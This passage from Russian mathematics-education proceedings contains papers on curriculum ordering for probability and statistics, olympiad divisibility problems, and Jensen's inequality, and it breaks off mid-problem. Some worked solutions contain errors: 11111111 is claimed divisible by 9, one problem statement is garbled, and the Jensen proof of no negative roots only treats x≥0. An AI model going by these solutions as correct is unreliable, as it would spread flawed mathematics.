


Рис. 5. Зависимость функции $N(h)$ и $N_m(h_m)$ в дважды логарифмических осях для второго временного интервала

СПИСОК ЛИТЕРАТУРЫ

1. А. П. Иванов, А. Н. Кудинов, Д. Ю. Лебедев, В. П. Цветков, И. В. Цветков. Анализ мгновенного сердечного ритма в модели мультифрактальной динамики на основе холтеровского мониторинга. // Математическое моделирование, 2015, т.27, №4, с.16–30.
2. Mikheev S.A., Semenova E.M., Pastushenkov Yu.G., Tsvetkov V.P., Tsvetkov I.V. Fractal Properties of the Nd100 – xFex Alloys Surface in the Fractal Thermodynamics Model // Journal of Surface Investigation. X-Ray, Synchrotron and Neutron Techniques. 2024. V.18. №2. pp.354-360.
3. Paramonova E.K., Kudinov A.N., Mikheev S.A. et al. Fractal thermodynamics, big data and its 3D visualization, Proceedings of the 9th International Conference «Distributed Computing and Grid Technologies in Science and Education» (GRID'2021), Dubna, Russia, July 5-9, 2021, Dubna, Joint Institute for Nuclear Research, 2021, pp. 38-42.
4. Мельничихина А.А., Михеев С.А., Цветков В.П. Исследование мгновенного сердечного ритма пяти пациентов Тверской областной клинической больницы в математической модели фрактальной термодинамики // Перспективы развития математического образования в эпоху цифровой трансформации. Материалы V Всероссийской научно-практической конференции. Тверь: Тверской государственный университет, 2024. С. 56-60.

Рукопись поступила в редакцию 29.03.2025

Рукопись принята к печати 31.03.2025

ОДИН ПРИМЕР ВАЖНОСТИ СОБЛЮДЕНИЯ ПОРЯДКА СЛЕДОВАНИЯ ДИСЦИПЛИН В УЧЕБНОМ ПЛАНЕ

Могилева Людмила Михайловна

Санкт-Петербургский государственный экономический университет,
г. Санкт-Петербург

E-mail: mogilevalm@gmail.com

Могилева Анна Михайловна

ГБОУ СОШ № 87 Петроградского района Санкт-Петербурга, г. Санкт-Петербург

E-mail: mogileva906@gmail.com

Ключевые слова: генеральная совокупность, выборка, случайная величина, теория вероятностей и математическая статистика.

Аннотация. Приведён пример неестественного взаимного расположения дисциплин «Теория вероятностей и математическая статистика» и «Статистика» в учебном плане бакалавриата по направлению 38.03.01 Экономика в СПбГЭУ. Показано, что с точки зрения логики усвоения материала дисциплину «Статистика» следует ставить после дисциплины «Теория вероятностей и математическая статистика», а не параллельно и тем более не ранее.

При составлении учебного плана важно не только равномерно распределять нагрузку на студентов, но и логически верно расставлять дисциплины по семестрам обучения. В настоящей работе речь пойдёт о месте расположения дисциплины «Теория вероятностей и математическая статистика» в учебном плане экономистов-бакалавров.

Эта дисциплина изучается студентами в третьем семестре второго курса. Поставить её хотя бы на второй семестр первого курса невозможно, поскольку она опирается и на линейную алгебру, рассматриваемую в течение первого семестра первого курса, и на математический анализ, который изучается в течение обоих семестров на первом курсе.

Одновременно с дисциплиной «Теория вероятностей и математическая статистика» [1, 2] в третьем семестре студенты-экономисты занимаются дисциплиной «Статистика» [3, 4], в рамках которой уже в сентябре их нужно познакомить с понятиями «генеральная совокупность» и «выборка». Однако в курсе теории вероятностей и математической статистики эти понятия возникают только в ноябре. Действительно, они связаны с определением и свойствами случайных величин, поэтому сдвинуть их на сентябрь или даже на октябрь не представляется возможным.

Понятия «генеральная совокупность» и «выборка» (выборочная совокупность) удобно иллюстрировать следующим примером. Пусть требуется составить представление о росте студентов некоторого университета, в котором обучается $N=10000$ человек. Тогда можно отобрать $n=100$ студентов и измерить рост каждого из них (в см). Полагая, что отбор $n=100$ студентов не был предвзятым (то есть использовалась процедура

простого случайного выбора), можно предположить, что и рост всех $N=10000$ студентов будет примерно таким же (например, средний рост, отклонение от этого среднего роста и т. д.). В этом случае в качестве генеральной совокупности выступает множество из $N=10000$ чисел, каждый элемент которого является ростом того или иного студента университета, а выборку образуют $n=100$ чисел, которые соответствуют росту отобранных студентов. Таким образом, согласно теоретико-множественному описанию, генеральная совокупность – это множество объектов, изучить каждый из которых трудно или вообще невозможно, а выборка состоит из доступных для изучения элементов генеральной совокупности, то есть является подмножеством этого множества.

Этот же пример удобно использовать и для введения теоретико-вероятностного определения. Генеральная совокупность – это случайная величина, потому что рост студента этого университета зависит от случая, то есть от того, какого студента мы рассматриваем в данный момент. Про первый элемент выборки (рост первого отобранного студента) можно только сказать, что он также является случайной величиной, причём имеющей то же самое распределение, что и генеральная случайная величина, поскольку этот студент взят из данного университета. Аналогично случайными величинами будут и другие элементы выборки, при этом простому случайному выбору соответствует условие независимости выборочных случайных величин. Когда становится известно, кто именно из студентов попал на каждое место в выборке, тогда эта выборка из набора случайных величин превращается в набор чисел.

Преподаватели дисциплины «Статистика» вынуждены описывать генеральную совокупность и выборку только как множество и его подмножество соответственно, а то и вовсе говорить студентам что-то вроде того, что «в процессе работы вы сами поймёте, что это такое». Между тем теоретико-множественного описания генеральной и выборочной совокупностей недостаточно для понимания большинства разделов математической статистики. И в теории оценивания неизвестных параметров генеральной совокупности, и при проверке статистических гипотез требуется владеть теоретико-вероятностными определениями генеральной совокупности (как случайной величины, в распределении которой нам не всё известно) и выборки (как набора независимых случайных величин, распределение каждой из которых совпадает с генеральным распределением). В противном случае непонятен даже смысл слов «выборка из нормальной генеральной совокупности»: можно подумать, что это подмножество какого-то «нормального» множества.

Другой пример: точечная оценка неизвестного параметра генеральной совокупности называется несмещённой, если её математическое ожидание равно оцениваемому параметру. Если считать, что выборку образуют числа, извлечённые из генеральной совокупности,

то точечная оценка, построенная по этим числам, также будет числом. Тогда зачем брать от неё математическое ожидание? А если его всё-таки взять, то получится то же самое число, которое вряд ли совпадёт с оцениваемым параметром.

При построении интервальных оценок, а также при проверке статистических гипотез возникает необходимость использования квантилей специальных статистик (то есть случайных величин, являющихся функциями от выборочных случайных величин); эти квантили содержатся в различных таблицах. Обращение к той или иной таблице зависит от закона распределения используемой статистики. Если не понимать этого, то невозможно разобраться в том, почему при решении конкретной задачи выбрана именно эта таблица и какой вообще смысл имеют числа из неё.

Исходя хотя бы из этих примеров, не стоит удивляться, что думающие студенты воспринимают дисциплину «Статистика» как свалку невесть откуда взявшихся формул (иногда весьма громоздких) и приёмов обработки каких-то частных сведений. Не слишком внимательные студенты, наоборот, получают на экзамене по теории вероятностей и математической статистике неудовлетворительные оценки из-за того, что считают теоретико-множественный подход к генеральной и выборочной совокупностям единственно верным и не могут членораздельно ответить на многие вопросы. В результате параллельного изучения страдают обе дисциплины.

Какие меры можно было бы предпринять, чтобы избежать такого противоречия? Поскольку сдвинуть изучение теории вероятностей и математической статистики на первый курс невозможно, то логично переставить дисциплину «Статистика» с третьего семестра хотя бы на четвёртый. Действительно, в рамках последней дисциплины требуется умение использовать уже готовый аппарат математической статистики для рассмотрения экономических примеров и получения экономически значимых результатов. Однако это связано с изменениями в учебном плане, что обычно вызывает сопротивление деканата, а также с желанием кафедры, на которой преподаётся статистика, познакомить будущих выпускников со своей тематикой перед выбором студентами дальнейшей специализации. К тому же срок обучения бакалавров (только четыре года) может и не позволить это сделать, так как на старших курсах требуется изучить другие дисциплины, для которых и теория вероятностей и математическая статистика, и статистика являются базовыми. В частности, после теории вероятностей и математической статистики студенты должны освоить дисциплину «Эконометрика», которая опирается на математическую статистику и, к счастью, поставлена после теории вероятностей и математической статистики.

В заключение хочется порадоваться тому, что, несмотря на вышеописанные недостатки в учебном плане, дисциплина «Статистика» всё-таки стоит в том же третьем семестре (а не ранее), что и дисциплина «Теория вероятностей и математическая статистика», так что к зимней сессии у думающих студентов всё-таки есть принципиальная возможность, оглядываясь на эти курсы, навести порядок в своей голове. Другой повод для осторожного оптимизма – это разговоры в Минобрнауки о переходе от бакалавриата к специалитету, что позволит благодаря увеличению срока обучения разумнее расставлять изучаемые дисциплины по семестрам.

СПИСОК ЛИТЕРАТУРЫ

1. Фадеева, Л. Н. Математика для экономистов: Теория вероятностей и математическая статистика. Курс лекций. / Л. Н. Фадеева. – Москва: Эксмо, 2006. – 400 с. (Высшее экономическое образование). – ISBN 5-669-12628-7.

2. Фадеева, Л. Н. Математика для экономистов: Теория вероятностей и математическая статистика. Задачи и упражнения. / Л. Н. Фадеева, Ю. В. Жуков, А. В. Лебедев. – Москва: Эксмо, 2007. – 336 с. (Высшее экономическое образование). – ISBN 5-669-12632-5.

3. Шмойлова, Р. А. Теория статистики: Учебник / Р. А. Шмойлова, В. Г. Минашкин, Н. А. Садовникова Е. Б. Шувалова. Под ред. проф. Р. А. Шмойловой. – 5-е изд. – Москва: Финансы и статистика, 2014. – 656 с. – ISBN 978-5-279-03295-2.

4. Шмойлова, Р. А. Практикум по теории статистики. Учеб. пособие / Р. А. Шмойлова, В. Г. Минашкин, Н. А. Садовникова. Под ред. проф. Р. А. Шмойловой. – 3-е изд. – Москва: Финансы и статистика, 2009. – 416 с. – ISBN 978-5-279-03296-9.

Рукопись поступила в редакцию 20.03.2025

Рукопись принята к печати 26.03.2025

ОЛИМПИАДНЫЕ ЗАДАЧИ ПО ТЕОРИИ ЧИСЕЛ

Могилевский Илья Шулимович

Тверской государственный университет, г. Тверь

E-mail: Mogilevskiy.IS@tversu.ru

Ключевые слова: олимпиады школьников, теория чисел.

Аннотация. В работе проанализированы задачи олимпиадного уровня по теории чисел.

Задачи по теории чисел в школьном курсе математики занимают очень скромное место. Фактически речь идет о делимости натуральных чисел. Однако на эту тему имеется немало интересных и просто формулируемых задач, которые традиционно предлагаются на математических олимпиадах разного уровня. Решение задач о делимости натуральных чисел дает богатую пищу для размышлений и служит повышению математической культуры учащихся.

Основные сведения о делимости натуральных чисел, понятия простого и составного числа имеются в большинстве школьных учебников по математике. Как уже отмечалось сведения эти весьма кратки, а предлагаемый набор задач невелик. Так в учебнике [1] С.М. Никольского и др. вопросам делимости натуральных чисел посвящено 8 страниц и полсотни простых задач. Более обширные сведения по элементарной теории чисел содержатся в сборнике статей [2]. Там же приведено несколько десятков задач, среди которых имеются весьма познавательные и интересные.

Теоретические основы для решения задач на делимость сводятся к нескольким простым фактам.

1. Пусть натуральные числа m и n делятся на натуральное число k . Тогда сумма $m+n$ и разность $m-n$ этих чисел также делятся на k .

2. Пусть m и n – натуральные числа. Тогда число m можно единственным образом представить в виде $m=nq+r$, где частное q принимает целые неотрицательные значения, а остаток r может принимать значения $0, 1, \dots, n-1$. Если $r=0$, то m делится на n или m кратно n .

Рассмотрим несколько задач.

1. Докажите, что число $10000\dots 1$, в записи которого имеется четное число нулей, делится на 11.

Доказательство проведем по индукции. Пусть в записи числа имеется $2m$ нулей, где m – некоторое натуральное число. Обозначим это число A_m . $A_m = 10^{2m+1} + 1$.

База индукции. Пусть $m=1$. Тогда $A_1 = 10^3 + 1 = 990 + 10 + 1 = 990 + 11$. Оба слагаемых делятся на 11, поэтому и A_1 делится на 11.

Индукционный переход. Пусть для некоторого натурального $m \geq 1$ число $A_m = 10^{2m+1} + 1$ делится на 11. Рассмотрим число $A_{m+1} = 10^{2m+3} + 1$. перепишем его в другом виде

$$\begin{aligned} A_{m+1} &= 10^{2m+3} + 1 = 10^{2m+1} \times 100 + 1 = [(10^{2m+1} + 1) - 1] \times 100 + 1 = \\ &= A_m \times 100 - 100 + 1 = A_m \times 100 - 99. \end{aligned}$$

В последней записи оба слагаемых делятся на 11, первое по индукционному предположению. Значит и A_{m+1} делится на 11. Тем самым доказательство закончено.

2. а) Докажите, что всякое простое число, большее 3, можно представить в виде $6n+1$ или $6n-1$, где n – некоторое натуральное число.

б) Верно ли, что всякое число вида $6n+1$ или n является простым?

Решение. а) Пусть p – простое число, большее 3. Рассмотрим остатки от деления этого числа на 6. В соответствии с общим представлением

$$p = 6q + r, \text{ где } r = 0, 1, 2, 3, 4, 5.$$

Так как p – простое, то возможные значения для r 1 и 5. Если $r=1$, то $p=6q+1$, что соответствует условию задачи с $n=q$. Если же $r=5$, то

$$p = 6q + 5 = 6q + 6 - 1 = 6(q+1) - 1 = 6n - 1, \text{ где } n = q + 1,$$

что также соответствует условию задачи.

б) Нет, неверно. Приведем контрпример. Возьмем $n=20$. Тогда оба числа $6n+1=121=11 \cdot 11$ и $6n-1=119=7 \cdot 17$ составные.

3. Докажите, что ни при каком натуральном n число $3n-1$ не является квадратом натурального числа.

Решение. Предположим противное. Пусть $3n-1=k^2$, где k – некоторое натуральное число. Отметим, прежде всего, что $3n-1$ не кратно 3. Поэтому и k не может быть кратным 3. Найдем теперь остатки при делении чисел $3n-1$ и k^2 на 3.

$$3n-1 = 3n-3+2 = (3n-3)+2.$$

Это означает, что остаток при делении числа $3n-1$ на 3 равен 2. Как мы уже выяснили, число k не делится на 3. Поэтому остатки при делении k на три могут быть равными 1 или 2. Пусть остаток равен 1. Тогда

$$k = 3q + 1 \rightarrow k^2 = (9q^2 + 6q) + 1,$$

т.е. остаток при делении числа k^2 на 3 равен 1. Рассмотрим теперь случай, когда остаток при делении k на три равен 2. Тогда

$$k = 3q + 2 \rightarrow k^2 = 9q^2 + 12q + 4 = (9q^2 + 12q + 3) + 1,$$

т.е. остаток при делении числа k^2 на 3 вновь равен 1. Таким образом, мы получили, что числа $3n-1$ и k^2 при делении на 3 имеют разные остатки. Значит, эти числа не могут совпадать. Полученное противоречие завершает доказательство.

4. Дано натуральное число n . Докажите, что найдется число, записываемое только единицами и нулями, которое делится на n .

Решение. Убедимся сначала, что утверждение задачи верно для чисел первого десятка. Для 1 таким числом является 1, для 2, 4, 5 — 100, для 6 — 1110, для 7 — 1001, для 8 — 1000, для 9 — 11111111.

Проведем теперь рассуждение в общем случае для $n > 1$. Рассмотрим n натуральных чисел

$$k_1 = 1, k_2 = 11, k_3 = 111, \dots, k_n = \underbrace{11\dots 1}_n$$

Если среди этих чисел есть число, кратное n , то задача решена. Если же ни одно из чисел k_i не делится на n нацело, то остатки при делении k_i на n могут принимать только $n-1$ значение: $1, 2, \dots, n-1$. Так как остатков n штук, то в соответствии с принципом Дирихле по крайней мере два остатка совпадают. Пусть это остатки при делении чисел k_i и k_j , где $i > j$. Тогда

$$k_i = nq_i + r, k_j = nq_j + r, q_i > q_j \rightarrow k_i - k_j = n(q_i - q_j).$$

Это означает, что число $k_i - k_j$ делится на n и это число имеет вид

$$\underbrace{1\dots 1}_{i-j} \underbrace{0\dots 0}_j.$$

5. Докажите, что при любом натуральном n число $n^3 + 11n$ делится на 6.

Решение. Обозначим заданное число через $A_n = n^3 + 11n$. Достаточно доказать, что это число делится на 2 и на 3. Для этого рассмотрим остатки при делении числа n на 2 и на 3.

Пусть n — четное. Тогда $A_n = n(n^2 + 11)$ имеет четный множитель n и, следовательно, делится на 2. Пусть теперь n — нечетное. Тогда число n^2 также нечетное, а сумма нечетных чисел n^2 и 11 есть число четное. Поэтому A_n имеет четный второй множитель. Тем самым доказано, что A_n делится на 2.

Рассмотрим теперь остатки при делении числа n на 3. Пусть $n = 3q$. Тогда множитель n в представлении числа A_n делится на 3, поэтому и все число A_n делится на 3. Пусть $n = 3q + 1$. Тогда

$$\begin{aligned} A_n = n^3 + 11n &= 27q^3 + 27q^2 + 9q + 1 + 33q + 11 = (27q^3 + 27q^2 + 42q) + 12 = \\ &= 3(9q^3 + 9q^2 + 14q + 4), \end{aligned}$$

т.е. A_n делится на 3. Пусть, наконец, $n = 3q + 2$. Тогда

$$\begin{aligned} A_n = n^3 + 11n &= 27q^3 + 54q^2 + 36q + 8 + 33q + 22 = (27q^3 + 54q^2 + 69q) + 30 = \\ &= 3(9q^3 + 18q^2 + 23q + 10). \end{aligned}$$

Это число также делится на 3. Тем самым мы показали, что при любых натуральных n число $A_n = n^3 + 11n$ делится на 2 и на 3, следовательно, оно делится и на 6.

6. Докажите, что для любых натуральных n и k число

$$1^{2k-1} + 2^{2k-1} + \dots + (2n)^{2k-1}$$

делится на $2n+1$.

Решение. Эту задачу можно просто решить, воспользовавшись тем, что при нечетном натуральном m

$$a^m + b^m = (a+b)(a^{m-1} - a^{m-2}b + \dots - ab^{m-2} + b^{m-1}).$$

Заданное в условии число содержит четное количество слагаемых, а именно $2n$. Разобьем эту сумму на n пар слагаемых и применим к каждой паре приведенное тождество для суммы нечетных степеней $2k-1$.

$$\begin{aligned} 1^{2k-1} + 2^{2k-1} + \dots + (2n)^{2k-1} &= [1^{2k-1} + (2n)^{2k-1}] + [2^{2k-1} + (2n-1)^{2k-1}] + \dots + [n^{2k-1} + (n+1)^{2k-1}] = \\ &= (2n+1)[1-2n+(2n)^2 - \dots - (2n)^{2k-3} + (2n)^{2k-2}] + \\ &+ (2n+1)[2^{2k-2} - 2^{2k-3} (2n-1) + \dots - 2(2n-1)^{2k-3} + (2n-1)^{2k-2}] + \dots + \\ &+ (2n+1)[n^{2k-2} - n^{2k-3} (n+1) + \dots - n(n+1)^{2k-3} + (n+1)^{2k-2}]. \end{aligned}$$

Каждое слагаемое последней суммы содержит множитель $2n+1$, поэтому и вся сумма делится на это число.

7. Докажите, что если хотя бы одно из чисел a, b не делится на 7, то и число $a^2 + b^2$ не делится на 7.

Решение. Представим числа a, b в виде $a=7q+r, b=7p+s$, где r, s — остатки при делении на 7. Пусть для определенности a не делится на 7. Тогда r может принимать значения 1, 2, 3, 4, 5, 6 и

$$a^2 + b^2 = 49q^2 + 14qr + r^2 + 49p^2 + 14ps + s^2 = 7(7q^2 + 2qr + 7p^2 + 2ps) + (r^2 + s^2).$$

Отсюда видно, что остаток от деления числа $a^2 + b^2$ на 7 равен остатку от деления на 7 числа $r^2 + s^2$. Эти остатки несложно сосчитать. При $s=r$ $r^2 + s^2 = 2r^2$. При допустимых значениях r это число не делится на 7 и, следовательно, остаток не равен нулю. При $s=0$ $r^2 + s^2 = r^2$ и это число не делится на 7. При $s=1$ и $r>s$ число $r^2 + s^2$ может принимать следующие значения: 5, 10, 17, 26, 37. Все эти числа не делятся на 7. Рассматривать случай $r<s$ не нужно из-за симметрии суммы $r^2 + s^2$. При $s=2$ и $r>s$ число $r^2 + s^2$ может принимать следующие значения: 13, 20, 29, 40. При $s=3$ и $r>s$ число $r^2 + s^2$ может принимать следующие значения: 23, 34, 45. При $s=4$ и $r>s$ число $r^2 + s^2$ может принимать следующие значения: 41, 50. При $s=5$ и $r=6$

$r^2 + s^2 = 61$. Все полученные значения для числа $r^2 + s^2$ не делятся на 7, поэтому остаток от деления числа $a^2 + b^2$ отличен от нуля. Это и означает, что число $a^2 + b^2$ не делится на 7.

СПИСОК ЛИТЕРАТУРЫ

1. Алгебра. 7 класс: учебник для общеобразовательных организаций / С.М. Никольский, Н.К. Потапов, Н.Н. Решетников, А.В.Шевкин. — 10 изд., — Москва: Просвещение, 2022. — 227 стр. : ил.

2. Дополнительные главы по курсу математики 7-8 классов для факультативных занятий: сборник статей; составитель К.П. Сикорский. — Москва: Просвещение, 1969. — 320 с.

Рукопись поступила в редакцию 15.03.2025

Рукопись принята к печати 20.03.2025

ПРИМЕНЕНИЕ НЕРАВЕНСТВА ЙЕНСЕНА ПРИ РЕШЕНИИ НЕСТАНДАРТНЫХ ЗАДАЧ

Молькова Ольга Михайловна

Тверской государственный университет, г. Тверь

E-mail: ommolkova@edu.tversu.ru

Голубев Александр Анатольевич

Тверской государственный университет, г. Тверь

E-mail: Golubev.AA@tversu.ru

Ключевые слова: уравнения и неравенства, неравенство Йенсена, производная функции, выпуклые функции.



Аннотация. В статье рассматриваются задачи, решение которых предполагает обращение к неравенству Йенсена для выпуклых функций. Её материалы могут оказаться полезными при организации исследовательской деятельности старшеклассников и студентов младших курсов.

Эффективная подготовка школьников к выпускным и вступительным испытаниям по математике, а также математическим олимпиадам различного уровня предполагает среди прочего использование учителем новых технологий, направленных на развитие у учащихся навыков анализа, критического мышления, самостоятельности, а в конечном итоге – интереса к предмету. Проведение для учащихся дополнительных занятий, организация поисковых и научных исследований, посещение школьниками электронных курсов (предусмотрено в концепции профильного обучения на старшей ступени школы), участие в школьных научных обществах, олимпиадах, научно-практических конференциях позволит сделать процесс обучения более интересным и повысить мотивацию школьников.

Без проведения дополнительных занятий практически невозможно подготовить учащихся к математическим олимпиадам. Такие занятия позволяют глубже понять предмет, освоить сложные разделы и получить навыки решения заданий повышенного уровня сложности. В данной работе мы рассмотрим конкретный пример использования новых знаний (применение неравенства Йенсена), полученных на таких занятиях, для решения некоторых олимпиадных задач.

Определение. Пусть на интервале $(a; b)$ задана дифференцируемая функция f . График функции f называется строго выпуклым вверх (строго выпуклым вниз), если, какова бы ни была точка $x_0 \in (a; b)$, все точки $(x; f(x))$, $x \in (a; b)$, графика функции f лежат ниже (соответственно выше) касательной, проведённой к нему в точке $(x_0; f(x_0))$, кроме самой точки $(x_0; f(x_0))$, которая лежит на этой касательной.

Теорема. Пусть на интервале $(a;b)$ задана дважды дифференцируемая функция f . Тогда, если $f'' < 0$ на интервале $(a;b)$, то функция f строго выпукла вверх, а если $f'' > 0$ на интервале $(a;b)$, то функция f выпукла вниз на этом интервале, [1].



Теорема (неравенство Йенсена). Пусть функция f выпукла (вверх или вниз, в строгом или нестрогом смысле) на некотором интервале $I \in \mathbf{R}$. Тогда для всех точек $x_1, x_2, \dots, x_n \in I$ и для всех чисел $t_1, t_2, \dots, t_n$ из интервала $(0; 1)$ таких, что $t_1 + t_2 + \dots + t_n = 1$, справедливо неравенство

$$f(t_1x_1 + t_2x_2 + \dots + t_nx_n) \geq t_1f(x_1) + t_2f(x_2) + \dots + t_nf(x_n),$$

если f выпукла вверх и справедливо неравенство

$$f(t_1x_1 + t_2x_2 + \dots + t_nx_n) \leq t_1f(x_1) + t_2f(x_2) + \dots + t_nf(x_n),$$

если f выпукла вниз.

При этом если функция f не является линейной на интервале I , то равенство в неравенстве Йенсена будет достигаться лишь тогда, когда $x_1 = x_2 = \dots = x_n$, [2].

Задание 1 [3]. Пусть a, b, c – положительные числа такие, что $a + b + c = 1$ и каждое из них не превосходит $\frac{1}{2}$. Докажите, что

$$\sqrt{a} + \sqrt{b} + \sqrt{c} \leq \sqrt{a^2 + b^2 + c^2} + 2(b\sqrt{a} + c\sqrt{b} + a\sqrt{c}).$$

Решение. Перепишем неравенство в виде

$$\sqrt{a^2 + b^2 + c^2} \geq \sqrt{a}(1 - 2b) + \sqrt{b}(1 - 2c) + \sqrt{c}(1 - 2a).$$

Полученное неравенство докажем с помощью неравенства Йенсена.

1) Рассмотрим функцию $f(z) = \sqrt{z}$, $z \in [0; +\infty)$.

Так как $f''(z) = -\frac{1}{4z\sqrt{z}} < 0$ при $z \in (0; +\infty)$, то функция f выпукла вверх на промежутке $[0; +\infty)$.

2) Пусть $t_1 = 1 - 2b$, $t_2 = 1 - 2c$, $t_3 = 1 - 2a$.

Так как $a + b + c = 1$ и a, b, c не превосходят $\frac{1}{2}$, то $t_1, t_2, t_3 \in (0; 1)$ и $t_1 + t_2 + t_3 = 1$.

3) Возьмём точки $x_1 = a, x_2 = b, x_3 = c$. Точки $x_1, x_2, x_3 \in (0; +\infty)$.

Так как функция f выпукла вверх, то мы можем записать неравенство Йенсена:

$$f(t_1x_1 + t_2x_2 + t_3x_3) \geq t_1f(x_1) + t_2f(x_2) + t_3f(x_3),$$

$$\sqrt{a(1-2b) + b(1-2c) + c(1-2a)} \geq \sqrt{a}(1-2b) + \sqrt{b}(1-2c) + \sqrt{c}(1-2a),$$

Преобразуем подкоренное выражение.

$$\begin{aligned} a(1-2b) + b(1-2c) + c(1-2a) &= \\ &= a(a+b+c-2b) + b(a+b+c-2c) + c(a+b+c-2a) = \\ &= a^2 + b^2 + c^2. \end{aligned}$$

Получили требуемое неравенство:

$$\sqrt{a^2 + b^2 + c^2} \geq \sqrt{a}(1-2b) + \sqrt{b}(1-2c) + \sqrt{c}(1-2a). \quad \square$$

Задание 2 [3]. Пусть a, b, c, d – положительные числа такие, что $a + b + c + d = 1$. Найдите наименьшее значение выражения

$$\frac{a^2}{1-a} + \frac{b^2}{1-b} + \frac{c^2}{1-c} + \frac{d^2}{1-d}.$$

Решение. 1) Рассмотрим функцию $f(z) = \frac{z^2}{1-z}, z \in (0; 1)$.

Так как $f''(z) = \frac{2}{(1-z)^3} > 0$ при $z \in (0; 1)$, то функция f выпукла вниз на промежутке $[0; 1)$.

2) Пусть $t_1 = \frac{1}{4}, t_2 = \frac{1}{4}, t_3 = \frac{1}{4}, t_4 = \frac{1}{4}$. Очевидно, что $t_1, t_2, t_3, t_4 \in (0; 1)$ и $t_1 + t_2 + t_3 + t_4 = 1$.

3) Возьмём точки $x_1 = a, x_2 = b, x_3 = c, x_4 = d$. Так как a, b, c, d – положительные числа и $a + b + c + d = 1$, то $x_1, x_2, x_3, x_4 \in (0; 1)$.

Учитывая, что f выпуклая вниз функция, запишем неравенство Йенсена:

$$f(t_1x_1 + t_2x_2 + t_3x_3 + t_4x_4) \leq t_1f(x_1) + t_2f(x_2) + t_3f(x_3) + t_4f(x_4),$$

$$\frac{\left(\frac{1}{4}a + \frac{1}{4}b + \frac{1}{4}c + \frac{1}{4}d\right)^2}{1 - \left(\frac{1}{4}a + \frac{1}{4}b + \frac{1}{4}c + \frac{1}{4}d\right)} \leq \frac{1}{4} \left(\frac{a^2}{1-a} + \frac{b^2}{1-b} + \frac{c^2}{1-c} + \frac{d^2}{1-d} \right),$$

$$\frac{(a+b+c+d)^2}{4 - (a+b+c+d)} \leq \frac{a^2}{1-a} + \frac{b^2}{1-b} + \frac{c^2}{1-c} + \frac{d^2}{1-d},$$

Так как $a + b + c + d = 1$, то неравенство принимает вид

$$\frac{1}{3} \leq \frac{a^2}{1-a} + \frac{b^2}{1-b} + \frac{c^2}{1-c} + \frac{d^2}{1-d}.$$

Таким образом, получена оценка снизу для суммы $\frac{a^2}{1-a} + \frac{b^2}{1-b} + \frac{c^2}{1-c} + \frac{d^2}{1-d}$.

4) Функция f не является линейной на промежутке $[0;1)$, следовательно, равенство в неравенстве Йенсена будет достигаться только в случае, когда $x_1 = x_2 = x_3 = x_4$, то есть $a = b = c = d$. Поскольку $a + b + c + d = 1$, то $a = b = c = d = \frac{1}{4}$, и наименьшее значение суммы $\frac{a^2}{1-a} + \frac{b^2}{1-b} + \frac{c^2}{1-c} + \frac{d^2}{1-d}$ равно $\frac{1}{3}$. $\square$

Задание 3 [4]. Докажите, что уравнение

$$18x^3e^{3x} + 9(2x+1)^3e^{6x+3} = (4x+1)^3e^{4x+1}$$

не имеет отрицательных корней.

Решение. Перепишем уравнение в виде

$$\frac{2}{3}(3x)^3e^{3x} + \frac{1}{3}(6x+3)^3e^{6x+3} = (4x+1)^3e^{4x+1}.$$

1) Рассмотрим функцию $f(z) = z^3e^z$, $z \in [0;+\infty)$.

Так как $f''(z) = 6ze^z + 3z^2e^z + z^3e^z > 0$ при $z \in (0;+\infty)$, то функция f выпукла вниз на промежутке $[0;+\infty)$.

2) Пусть $t_1 = \frac{2}{3}$, $t_2 = \frac{1}{3}$. Выбранные значения $t_1, t_2 \in (0;1)$ и $t_1 + t_2 = 1$.

3) Возьмём точки $x_1 = 3x$, $x_2 = 6x+3$, где $x \in [0;+\infty)$. Тогда $x_1, x_2 \in [0;+\infty)$.

Так как функция f выпукла вниз, то мы можем записать неравенство Йенсена:

$$\begin{aligned} f(t_1x_1 + t_2x_2) &\leq t_1f(x_1) + t_2f(x_2), \\ \left(\frac{2}{3}3x + \frac{1}{3}(6x+3)\right)^3 e^{\frac{2}{3}3x + \frac{1}{3}(6x+3)} &\leq \frac{2}{3}(3x)^3e^{3x} + \frac{1}{3}(6x+3)^3e^{6x+3}, \\ (4x+1)^3e^{4x+1} &\leq \frac{2}{3}(3x)^3e^{3x} + \frac{1}{3}(6x+3)^3e^{6x+3}. \end{aligned}$$

4) Функция f не является линейной на промежутке $[0;+\infty)$, следовательно, равенство в неравенстве Йенсена будет достигаться только в случае, когда $x_1 = x_2$, то есть когда $6x+3 = 3x$, и значит, $x = -1$. Найденный корень является числом отрицательным, следовательно, уравнение $18x^3e^{3x} + 9(2x+1)^3e^{6x+3} = (4x+1)^3e^{4x+1}$ не имеет отрицательных корней. $\square$

Задание 4. Найти все положительные значения чисел x и y , удовлетворяющих равенству

